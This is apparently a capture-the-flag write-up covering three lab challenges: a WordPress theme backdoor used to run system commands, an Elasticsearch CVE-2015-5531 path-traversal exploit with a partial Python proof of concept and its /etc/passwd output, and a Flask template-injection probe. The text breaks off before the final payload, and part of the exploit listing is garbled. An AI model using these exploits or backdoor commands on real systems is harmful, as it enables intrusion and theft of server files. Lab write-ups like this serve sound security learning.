



Nondiff-backdoor

The description of the lab shows that there is a backup whose extension is .zip. The full name of the file is backup.zip. Since we know the name of the file, let's download it from the Java directory where 34.107.45.207:30148 index.php or index.html is located. When entering it, we see that this file exists and we can download it.




We open it from where we determine that the site is written on wordpress. Therefore, if we are going to search for a backdoor, we should search for it either in wp-content or in the config files. After "key" in the files, we will find the code backdoors /wp-content/themes/twentytwentytwo/ in this file, specifically in the functions.php file.




So, if we didn't search, we could use “grep”, which would select a specific string in all files and return the name of the files where it was found, but since we didn't know what code was written, in my opinion, it would fail at the same time in terms of searching on a small scale, that's why I searched manually.


The existing code tells us that if we send a get request directly to the IP address and write the given parameters, then we will be able to run system commands on the server.



We run the command that will return the list of files in the current directory “-ls”




We can see that there is a flag.php file, but we cannot view it personally because files ending in .php are rendered on the server and may be written in such a way that it never outputs any information, for example `<?php if(1 == 2) echo "hey"; ?>` In this case, you will return an empty page, that's why we should try to read it with the cat command.




Elastic

When entering the address, we can see that elasticsearch is installed and also from the returned json format text, we can see what version is used on the given server.




The vulnerability is CVE-2015-5531 exploit I can't access the db it's blocked :D That's why I found this code in someone's repo The code allows us to read files located on the local server.

We use it to try to read the /etc/passwd file of the Linux default file, and there is also ctf_.





```
~/Desktop/exp.py - Mousepad
File Edit Search View Document Help
functions.php exp.py x
1 #!/usr/bin/env python
2 # PoC for CVE-2015-5531 - Reported by Benjamin Smith
3 # Affects Elasticsearch 1.6.0 and prior
4 # Pedro Andujar || twitter: pandujar || email: @segfault.es || @digitalsec.net
5 # Jose A. Guasch || twitter: @SecByDefault || jaguasch at gmail.com
6 # Tested on default Linux (.deb) install || requires path.repo: to be set on config
  file
7
8 import urllib, urllib2, json, sys, re
9
10 print "IdSR script for CVE-2015-5531\n"
11 if len(sys.argv) < 3:
12     print "Ex: %s www.example.com /etc/passwd" % sys.argv[0]
13     sys.exit()
14
15 host = sys.argv[1]
16 fpath = urllib.quote(sys.argv[2], safe='')
17 port = 32049
18 trav = 'evil%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..'
19 reponame = 'pwn'
20 haccurl = "http://%e%e/ % (host port)"
Network
"backup.zip": 19.4 MIB (20,373,189 bytes)
```




```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ python2 exp.py 34.107.45.207 /etc/passwd
IdSR script for CVE-2015-5531
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-networkd:x:101:104:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolved:x:102:105:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,:/run/systemd/bin/false
messagebus:x:104:108:/:/var/run/dbus:/bin/false
CTF{265b92ed0091f139fcd438196426f205fed9b14bce765bafd8344bd96183e5}
```


Shark

When entering the site, we look at the returned headers from which we know that Werkzeug is running on the server and the site is running on python. We also have an input where what we type is returned to you. If we try to run some html code, we will see that this site has an xss bug, which in this case is not usually interesting. We want to go to something like that. which will allow us to render the code on the server and give us the desired output. In general, templates have some flaws, if the input is not correctly protected when using it, which allows us to inject "ssti" into the template to determine whether it has a weak point, we will do it next. For example Flask uses something like `{{}}` and if the content is not protected it can cause some problems.





On this particular web server, there is some engine_i installed for template rendering "for example, like jinja". The error occurred because the variable "string" could not be found, which indicates that the sent string is being perceived as code.





Because we know that it perceives a string as a code, we can move from ssti to rce, for this I will use the code :

